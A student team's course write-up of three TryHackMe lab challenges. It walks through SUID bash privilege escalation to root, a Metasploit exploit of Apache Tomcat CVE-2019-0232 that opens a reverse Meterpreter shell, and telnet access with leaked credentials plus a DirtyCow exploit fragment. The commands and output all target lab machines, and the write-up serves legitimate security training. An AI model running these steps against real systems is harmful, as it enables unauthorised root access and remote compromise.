

# PSP0201

## Week 4

## Writeup

Group name: The Convocation

Group members:

ID Number	Name	Role
1211101903	Daniysh bin Ahmad Azwang Aisram	Leader
1211102601	Adil Azraie bin Razman	Member
1211102301	Muhammad Aqrel bin Shahrulanuar Mushaddat	Member


## Day 11: Networking the Rogue Gnome

**Tools used:** Kali Linux, Firefox, NMAP

### Solution/Walkthrough:

#### Question 1:

Take example from day 1 – A Christmas Crisis? when modified your cookie to access Santa's control panel.



#### Question 2:

Sudoers are file use to allocate system right and users which being part of the sudo group which being shown by this command prompt

```
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

### Question 3:

Type `cnmatic@machine_IP` and enter password `aoc2020`. Then it will show the vulnerable machine information which you able to log in.

```
kali@kali: ~  
File Actions Edit View Help  
$ ssh cmnatic@10.10.40.88  
cmnatic@10.10.40.88's password:   
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
System information as of Mon Jun 27 18:23:59 UTC 2022  
  
System load:  0.08          Processes:           91  
Usage of /:   26.8% of 14.70GB Users logged in:       0  
Memory usage: 8%           IP address for ens5: 10.10.40.88  
Swap usage:   0%  
  
* Canonical Livepatch is available for installation.  
- Reduce system reboots and improve kernel security. Activate at:  
  https://ubuntu.com/livepatch  
  
68 packages can be updated.  
0 updates are security updates.  
  
Last login: Wed Dec  9 15:49:32 2020  
-bash-4.4$
```

Therefore, type `sudo -il` for usage and test `sudo -l` for first check privilege escalation

```
Last login: Wed Dec  9 15:49:32 2020 from 10.10.10.10
-bash-4.4$ sudo -il
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout]
        [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout]
        [-u user] file ...
-bash-4.4$ sudo -l
[sudo] password for cmnatic:
Sorry, user cmnatic may not run sudo on tbfc-priv-1.
-bash-4.4$
```

#### Question 4:

Log in the vulnerable machine through SSH. Use find to search the machine for executables with the SUID permission set.

```
File Actions Edit View Help
(kali@kali)-[~]
$ ssh cmnatic@10.10.44.245
cmnatic@10.10.44.245's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Jun 28 18:00:23 UTC 2022

System load:  0.0          Processes:           96
Usage of /:   26.8% of 14.70GB Users logged in:       1
Memory usage: 8%          IP address for ens5: 10.10.44.245
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jun 28 17:55:05 2022 from 10.18.30.15
-bash-4.4$ find / -perm -4000 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
/snap/core/7270/bin/ping6
```

Find the output which is -bash to that execute the SUID permission set.

```
File Actions Edit View Help
-bash-4.4$ find / -perm -4000 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
/snap/core/7270/bin/ping6
/snap/core/7270/bin/su
/snap/core/7270/bin/umount
/snap/core/7270/usr/bin/chfn
/snap/core/7270/usr/bin/chsh
/snap/core/7270/usr/bin/gpasswd
/snap/core/7270/usr/bin/newgrp
/snap/core/7270/usr/bin/passwd
/snap/core/7270/usr/bin/sudo
/snap/core/7270/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7270/usr/lib/openssh/ssh-keysign
/snap/core/7270/usr/lib/snapd/snap-confine
/snap/core/7270/usr/sbin/pppd
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/traceroute6.iputils
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
```

Look for the output in SUID and use the mixture on exploiting the binary.  
Enumeration scripts may show in the task.



## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian ( $\leq$  Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .  
./bash -p
```

### Question 5:

Use the output result from GTFObins and execute the machine. Launch the system shell in root. Therefore, type the `/root/flag.txt` and it will show the contents of the file.

```
Last login: Thu Jun 30 09:10:23 2022 from 10.18.30.15  
-bash-4.4$ bash -p  
bash-4.4# whoami  
root  
bash-4.4# cat /root/flag.txt  
thm{2fb10afe933296592}  
bash-4.4#
```

### Methodology

Exploiting file by accessing the file user is logically by log into vulnerable machine. Enumerate the machine and you will get the output that would exploit this binary set. Once you got it the file is now under control for you.



**Day 12:** Ready, set, elf.

**Tools used:** Kali Linux, Firefox, NMAP

### **Solution/Walkthrough:**


#### **Question 1:**

Open terminal and type “nmap -Pn -sVC :IP ADDRESS: “. Then find supported methods for web server’s version number.

```
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http           Apache Tomcat 9.0.17
```

#### **Question 2:**

Search on google for suitable cve number for the web server.



#### **Question 4:**

Open terminal and run msfconsole. Then, type in 2019-0232. Then, set the lhost and rhost using each respective: IP ADDRESS:.Then, type in set targeturi /cgi-bin/elfwhacker. Then type in options. This will ensure the Meterpreter can gain a foothold. Finally, type run in the terminal. After it is done running, type in shell and answer will be shown.

← → ↻ 🏠 10.10.217.176:8080 ☆ 🔒 🔥 ☰


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Home Documentation Configuration Examples Wiki Mailing Lists Find Help

## Apache Tomcat/9.0.17

APACHE SOFTWARE FOUNDATION  
http://www.apache.org/

If you're seeing this, you've successfully installed Tomcat. Congratulations!

 Recommended Reading:  
[Security Considerations How-To](#)  
[Manager Application How-To](#)  
[Clustering/Session Replication How-To](#)

Server Status  
Manager App  
Host Manager

### Developer Quick Start

[Tomcat Setup](#) [Realms & AAA](#) [Examples](#) [Servlet Specifications](#)  
[First Web Application](#) [JDBC DataSources](#) [Tomcat Versions](#)

### Managing Tomcat

For security, access to the [manager webapp](#) is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 9.0 access to the manager application is split between different users.

### Documentation

[Tomcat 9.0 Documentation](#)  
[Tomcat 9.0 Configuration](#)  
[Tomcat Wiki](#)  
Find additional important configuration information here.

### Getting Help

[FAQ and Mailing Lists](#)  
The following mailing lists are available:

[tomcat-announce](#)  
Important announcements, releases, security vulnerability notifications. (Low volume).

← → ↻ 🏠 10.10.217.176:8080/cgi-bin ☆ 🔒 🔥 ☰

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

## HTTP Status 404 – Not Found

Type Status Report

Description The origin server did not find a current representation for the target resource or is not willing to disclose that one exists.

Apache Tomcat/9.0.17

← → ↻ 🏠 10.10.217.176:8080/cgi-bin/elfwhacker.bat ☆ 🔒 🔥 ☰

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
-----
Written by ElFMcEager for The Best Festival Company ~CMNatic
-----

Current time: 01/07/2022 18:38:10.21

-----
Debugging Information
-----
Hostname: TBFC-WEB-01
User: tbfc-web-01\elfmcskidy

-----
ELF WHACK COUNTER
-----

Number of Elves whacked and sent back to work: 13299
```

```
(121101120@kali)~[~]
$ msfconsole -q
msf6 > search 2019-0232

Matching Modules
=====
#  Name
Description
-----
0  exploit/windows/http/tomcat CGIServlet enableCmdLineArguments Vulnerability
Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability

Disclosure Date  Rank  Check
-----
2019-04-10      excellent Yes

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat CGIServlet enableCmdLineArguments

msf6 > run 0
[*] Unknown command: run
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set lhost 10.18.34.240
lhost => 10.18.34.240
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhost 10.10.217.176
rhost => 10.10.217.176
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set targeturi /cgi-bin/elfwhacker.bat
targeturi => /cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):



| Name      | Current Setting         | Required | Description                                                                                  |
|-----------|-------------------------|----------|----------------------------------------------------------------------------------------------|
| Proxies   |                         | no       | A proxy chain of format type:host:port[,type:host:port][...]                                 |
| RHOSTS    | 10.10.217.176           | yes      | The target host(s). See https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT     | 8080                    | yes      | The target port (TCP)                                                                        |
| SSL       | false                   | no       | Negotiate SSL/TLS for outgoing connections                                                   |
| SSLCert   |                         | no       | Path to a custom SSL certificate (default is randomly generated)                             |
| TARGETURI | /cgi-bin/elfwhacker.bat | yes      | The URI path to CGI script                                                                   |
| VHOST     |                         | no       | HTTP server virtual host                                                                     |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.18.34.240    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                                   |
|----|----------------------------------------|
| 0  | Apache Tomcat 9.0 or prior for Windows |



msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.18.34.240:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
```

```
meterpreter > shell
Process 1044 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir
dir
Volume in drive C has no label.
Volume Serial Number is 4277-4242

Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

01/07/2022  18:40    <DIR>          .
01/07/2022  18:40    <DIR>          ..
01/07/2022  18:40               73,802 actle.exe
19/11/2020  22:39               825 elfwhacker.bat
19/11/2020  23:06                27 flag1.txt
               3 File(s)          74,654 bytes
               2 Dir(s)      8,126,787,584 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

## Methodology/Conclusions:

Common Gateway Interface (CGI) is an interface specification that enables web servers to execute an external program, typically to process user requests. Such programs are often written in a scripting language and are commonly referred to as CGI scripts, but they may include compiled programs. A typical use case occurs when a web user submits a web form on a web page that uses CGI. The form's data is sent to the web server within an HTTP request with a URL denoting a CGI script. The web server then launches the CGI script in a new

computer process, passing the form data to it. The output of the CGI script, usually in the form of HTML, is returned by the script to the Web server, and the server relays it back to the browser as its response to the browser's request. In conclusion, CGI can be abused to acquire information regarding the web server.

## Day 13: Networking – Coal of Christmas

**Tools used:** Kali Linux, Firefox, Terminal

### Solution/walkthrough:

#### Question 1:

We start the machine and run the terminal using nmap

What old, deprecated protocol and service is running?

telnet

The screenshot shows a web browser window displaying a TryHackMe challenge titled "Coal of Christmas". The challenge text states: "The Christmas GPS now says this house is at the address 10.10.183.32. Scan this machine with a port-scanning tool of your choice." Below this, a section titled "Port Scanning" explains the task. A terminal window is shown with the command `nmap 10.10.183.32` and its output, which lists several open ports, including 22/tcp (ssh), 4444/tcp (telnet), and 5555/tcp (rpcbind). A green notification bubble says "Woop woop! Your answer is correct." Below the terminal, a question asks "What old, deprecated protocol and service is running?" with the answer "telnet" entered in a text box. A green "Correct Answer" button is visible. The bottom of the screen shows a Windows taskbar with various application icons and system information.

tryhackme.com/room/learnycyberin25days

No answer needed Question Done

The Christmas GPS now says this house is at the address 10.10.183.32. Scan this machine with a port-scanning tool of your choice.

**Port Scanning**

We will begin by scanning the machine. If you are working from the TryHackMe "Attackbox" or from a Kali Linux instance (or honestly, any Linux distribution where you have this installed), you can use **nmap** with syntax like so:

```
nmap 10.10.183.32
```

No answer needed Question Done

What old, deprecated protocol and service is running?

telnet Correct Answer

**Initial Access**

Connect to this service to see if you can make use of it. You can connect to the service with the standard command-line client, named after the name of the service, or **netcat** with syntax like this:

```
telnet 10.10.183.32 <PORT_FROM_NMAP_SCAN>
```

root@ip-10-10-108-248:~# nmap 10.10.183.32

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-30 10:21 BST  
Nmap scan report for ip-10-10-183-32.eu-west-1.compute.internal (10.10.183.32)  
Host is up (0.00053s latency).  
Not shown: 997 closed ports  
PORT STATE SERVICE  
22/tcp open ssh  
4444/tcp open telnet  
5555/tcp open rpcbind  
...C Address: 02:2C:89:0B:A6:6B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.02 seconds  
root@ip-10-10-108-248:~#

Woop woop! Your answer is correct.

Do you think something's missing? Let us know! support@tryhackme.com

Press ENTER key to close.

THM AttackBox 53m 01s

31°C 5:24 PM 30/6/2022



The screenshot shows a web browser with multiple tabs. The active tab is 'tryhackme.com/room/learnycyberin25days'. The page content includes a question: 'What old, deprecated protocol and service is running?' with a text input field containing 'telnet' and a 'Correct Answer' button. Below this is the 'Initial Access' section, which explains how to connect to a service using 'telnet' and provides a command: 'telnet 10.10.183.32 <PORT\_FROM\_NMAP\_SCAN>'. The 'Enumeration' section follows, describing how to use 'ls' and 'cat' to explore a system. To the right, a terminal window titled 'THM AttackBox' shows the execution of 'nmap 10.10.183.32', displaying a scan report for IP 10.10.183.32 with open ports 22/tcp (ssh), 23/tcp (telnet), and 111/tcp (rpcbind). The terminal also shows the execution of 'telnet 10.10.183.32'.

We enter the password

This screenshot is similar to the first one, showing the same TryHackMe room page. The terminal window on the right now shows the output of the 'telnet 10.10.183.32' command. It displays a login prompt for 'santa' with the password 'clauschristmas'. The terminal output includes a message: 'We knew you were coming and we wanted to make it easy to drop off presents, so we created an account for you to use.' followed by the login details: 'Username: santa', 'Password: clauschristmas', and 'We left you cookies and milk!'. The terminal also shows the command 'christmas login: clauschristmas' and a message: 'Do you think something's missing? Let us know! support@tryhackme.com'.

## Question 2:

We try to use the same information (username and password) and finally that's works

What credential was left for you?

Correct Answer Hint

**Enumeration**

Looks like you can slide right down the chimney! Log in and take a look around, enumerate a bit. You can view files and folders in the current directory with **ls**, change directories with **cd** and view the contents of files with **cat**.

Often to enumerate you want to look at pertinent system information, like the version of the operating system or other release information. You can view some information with commands like this:

```
cat /etc/*release
uname -a
cat /etc/issue
```

There is a great list of commands you can run for enumeration here: <https://blog.g0tm1k.com/2011/08/basic-linux-privilege-escalation/>

What distribution of Linux and version number is this server running?

Answer format: \*\*\*\*\* \*\*

Submit

THM AttackBox: Thu 30 Jun, 10:29 IP: 10.10.108.248  
root@ip-10-10-108-248: ~  
File Edit View Search Terminal Help  
Username: santa  
Password: clauschristmas  
We left you cookies and milk!  
christmas login: santa  
Password:  
Last login: Sat Nov 21 20:37:37 UTC 2020 from 10.0.2.2 on pts/2  
\$  
Do you think something's missing? Let us know! support@tryhackme.com  
Press ENTER key to close.

Correct Answer

There is a great list of commands you can run for enumeration here: <https://blog.g0tm1k.com/2011/08/basic-linux-privilege-escalation/>

What distribution of Linux and version number is this server running?

Correct Answer

This is a very *old* version of Linux! This may be vulnerable to some kernel exploits, that we could use to escalate our privileges.

Take a look at the cookies and milk that the server owners left for you. You can do this with the **cat** command as mentioned earlier.

cat cookies\_and\_milk.txt

Who got here first?

Answer format: \*\*\*\*\* Submit Hint

The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...

That C source code is a portion of a kernel exploit called **DirtyCow**. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write

THM AttackBox: Thu 30 Jun, 10:33 IP: 10.10.108.248  
root@ip-10-10-108-248: ~  
File Edit View Search Terminal Help  
\$ ls  
christmas.sh cookies\_and\_milk.txt  
\$ cat/etc/\*release  
-sh: 2: cat/etc/\*release: not found  
\$ cat /etc/\*release  
DISTRIB\_ID=Ubuntu  
DISTRIB\_RELEASE=12.04  
DISTRIB\_CODENAME=precise  
DISTRIB\_DESCRIPTION="Ubuntu 12.04 LTS"  
\$ cat cookies\_and\_milk.txt  
Do you think something's missing? Let us know! support@tryhackme.com  
Press ENTER key to close.

Run cat cookies\_and\_milk.txt and the output

tryhackme.com/room/learnycyberin25days

cat /etc/issue

There is a great list of commands you can run for enumeration here: <https://blog.g0tm1k.com/2011/08/basic-linux-privilege-escalation/>

What distribution of Linux and version number is this server running?

ubuntu 12.04 Correct Answer

This is a very *old* version of Linux! This may be vulnerable to some kernel exploits, that we could use to escalate our privileges.

Take a look at the cookies and milk that the server owners left for you. You can do this with the **cat** command as mentioned earlier.

cat cookies\_and\_milk.txt

Who got here first?

Answer format: \*\*\*\*\* Submit Hint

The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...

That C source code is a portion of a kernel exploit called **DirtyCow**. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write

```

File Edit View Search Terminal Help
root@ip-10-10-108-248: ~
exit(ret);
}

struct Userinfo user;
// set values, change as needed
user.username = "grinch";
user.user_id = 0;
user.group_id = 0;
user.info = "pwned";
user.home_dir = "/root";
user.shell = "/bin/bash";

}

/*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
//   The Grinch
// *****/
$

Do you think something's missing? Let us know! support@tryhackme.com

Press ENTER key to close.
THM AttackBox 44m 11s

```

Open the link and we open view exploit.

dirtycow.ninja


CVE-2016-5195 Like



Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

